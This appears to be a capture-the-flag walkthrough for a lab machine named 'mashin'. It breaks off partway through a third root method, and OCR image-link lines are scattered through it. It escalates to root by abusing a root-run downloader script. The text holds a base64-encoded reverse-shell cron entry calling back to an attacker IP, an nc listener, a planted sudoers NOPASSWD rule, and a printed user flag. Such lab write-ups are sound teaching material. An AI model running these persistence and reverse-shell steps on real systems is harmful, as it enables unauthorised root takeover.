
```
wget 192.168.1.48/file.txt
```



```
kobo@mashin:/tmp$ wget 192.168.1.48/file.txt
--2022-11-17 12:29:37--  http://192.168.1.48/file.txt
Connecting to 192.168.1.48:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 790 [text/plain]
Saving to: ‘file.txt’

file.txt            100%[===================>]     790  --.-KB/s    in 0s

2022-11-17 12:29:37 (1.55 MB/s) - ‘file.txt’ saved [790/790]

kobo@mashin:/tmp$
```

```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ python2 exploit.py

┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.37 - - [17/Nov/2022 04:29:37] "GET /file.txt HTTP/1.1" 200 -
```

Now run the binary using sudo and file.txt as the argument. We should get shell as zulfi.



```
kobo@mashin:/tmp$ sudo -u zulfi /home/zulfi/backup file.txt
File: file.txt
Input Destination File:

$ whoami
zulfi
$ 
```

Stabilize the shell using


```
python3 -c "import pty; pty.spawn('/bin/bash')"
```

We can read user flag

`HTBID{3ba9f22676b3843c655d4f326d7a0b98}`

Root Privilege Escalation

user zulfi can run sudo as root to run /opt/download.py



```
zulfi@mashin:/tmp$ sudo -l
Matching Defaults entries for zulfi on mashin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zulfi may run the following commands on mashin:
    (ALL) NOPASSWD: /opt/download.py
zulfi@mashin:/tmp$
```

Here's the content of the /opt/download.py

```
#!/usr/bin/env python3

import sys
import os
import shlex


# Root File Downloader
# What could be worst?

if len(sys.argv)-1 != 2:
    print('usage: {} URL DESTINATION'.format(os.path.basename(__file__)))
    sys.exit()

url = sys.argv[1]
dest = sys.argv[2]

if os.path.exists(dest):
    print('[-] Error: File Exists!')
else:
    os.system("/usr/bin/axel {} --output {}".format(shlex.quote(url),
shlex.quote(dest)))
```

We can observe that this file was used to download a file using binary called axel. The file check if the destination file was exist. If it exists, then the program will be exit and if the destination file doesn't exists, the program will download user specified url and put it on user specified destination.


axel was a lighweight cli download accelerator. It only supports http, https, ftp, and ftps at the moment. So other protocol such as file:// can't be used. Also since the prorgam check if the destination file was exists, overwriting file such as /etc/passwd was impossible.

However since the destination file was writen by root, we can abuse it to make new file as root and somehow getting root shell. But HOW?

At the time of this writeup was made, there's 4 method that can be used to obtain full root access using this method.

Method 1 - Making new cron at /etc/cron.d

If we see at manual page of cron we can see this point




```
Additionally,  in  Debian, cron reads the files in the /etc/cron.d directory.  cron treats the files in
/etc/cron.d as in the same way as the /etc/crontab file (they follow the special format of  that  file,
i.e. they include the user field).  However, they are independent of /etc/crontab: they do not, for ex-
ample, inherit environment variable settings from it.  This change is specific to Debian see  the  note
under DEBIAN SPECIFIC below.

Like  /etc/crontab,  the files in the /etc/cron.d directory are monitored for changes.  In general, the
system administrator should not use /etc/cron.d/, but use the standard system crontab /etc/crontab.
```

In Debian, /etc/cron.d directory will treats as in the same way as the /etc/crontab file. This directory also being monitored for changes. Thus we can insert new cron files under this directories and achieve root command execution as we like.


Here's the cron file that i'll put into /etc/cron.d directories. I will named it zulfi.

```
* * * * * root echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjQ4LzEyMzQgMD4mMQo= | base64 -d | bash
```



```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/zulfi.cron /etc/cron.d/zulfi
Initializing download: http://192.168.1.48/zulfi.cron
File size: 100 bytes
Opening output file /etc/cron.d/zulfi
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 100 byte(s) in 0 second(s). (0.97 KB/s)
zulfi@mashin:/tmp$
```

```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.37 - - [17/Nov/2022 06:18:28] "GET /zulfi.cron HTTP/1.0" 200 -
192.168.1.37 - - [17/Nov/2022 06:18:28] "GET /zulfi.cron HTTP/1.0" 200 -
```



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ nc -nlvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.37.
Ncat: Connection from 192.168.1.37:59326.
bash: cannot set terminal process group (34089): Inappropriate ioctl for device
bash: no job control in this shell
root@mashin:~#
```


> It is important to avoid name that contains "." or "~" because cron will ignore those files

Method 2 - Create new sudoers configuration under /etc/sudoers.d

By default, /etc/sudoers file look like this

```
-- SNIFFED --

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

It containes `@includedir /etc/sudoers.d` which will include all files under /etc/sudoers.d directory.




```
The @includedir directive can be used to create a sudoers.d directory that the system package manager can drop
sudoers file rules into as part of package installation.  For example, given:

    @includedir /etc/sudoers.d

sudo will suspend processing of the current file and read each file in /etc/sudoers.d, skipping file names that end
in ‘~’ or contain a ‘.’ character to avoid causing problems with package manager or editor temporary/backup files.
Files are parsed in sorted lexical order.  That is, /etc/sudoers.d/01_first will be parsed before
/etc/sudoers.d/10_second.  Be aware that because the sorting is lexical, not numeric, /etc/sudoers.d/1_whoops would
be loaded after /etc/sudoers.d/10_second.  Using a consistent number of leading zeroes in the file names can be
used to avoid such problems.  After parsing the files in the directory, control returns to the file that contained
the @includedir directive.
```

> Same as previous method, files under /etc/sudoers.d are being ignored if the filename contains "." or "~".


We can add files with content like this to run all command as root from user zulfi

```
zulfi    ALL=(ALL) NOPASSWD:ALL
```



```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/zulfi.sudoers /etc/sudoers.d/zulfi
Initializing download: http://192.168.1.48/zulfi.sudoers
File size: 32 bytes
Opening output file /etc/sudoers.d/zulfi
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 32 byte(s) in 0 second(s). (0.31 KB/s)
zulfi@mashin:/tmp$
```


```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.37 - - [17/Nov/2022 06:47:25] "GET /zulfi.sudoers HTTP/1.0" 200 -
192.168.1.37 - - [17/Nov/2022 06:47:25] "GET /zulfi.sudoers HTTP/1.0" 200 -
```



```
zulfi@mashin:/tmp$ sudo -l
Matching Defaults entries for zulfi on mashin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
\:/usr/bin\:/sbin\:/bin\:/snap/bin

User zulfi may run the following commands on mashin:
    (ALL) NOPASSWD: /opt/download.py
    (ALL) NOPASSWD: ALL
zulfi@mashin:/tmp$ sudo su
root@mashin:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@mashin:/tmp#
```

Method 3 - Create authorized_keys on root's homedir

This was a classic ways to obtain root. By creating `/root/.ssh/authorized_keys` with out pubic ssh keys, we can logged in into root account via SSH without password. However, we couldn't do this method since `/root/authorized_keys` was exists!




```
zulfi@mashin:/tmp$ sudo /opt/download.py http://192.168.1.48/id_rsa.pub /root/.ssh/authorized_keys
[-] Error: File Exists!
zulfi@mashin:/tmp$ 
```

However, there's anther way to achieve this method.

If we open up /etc/ssh/sshd_conf, we will see this line

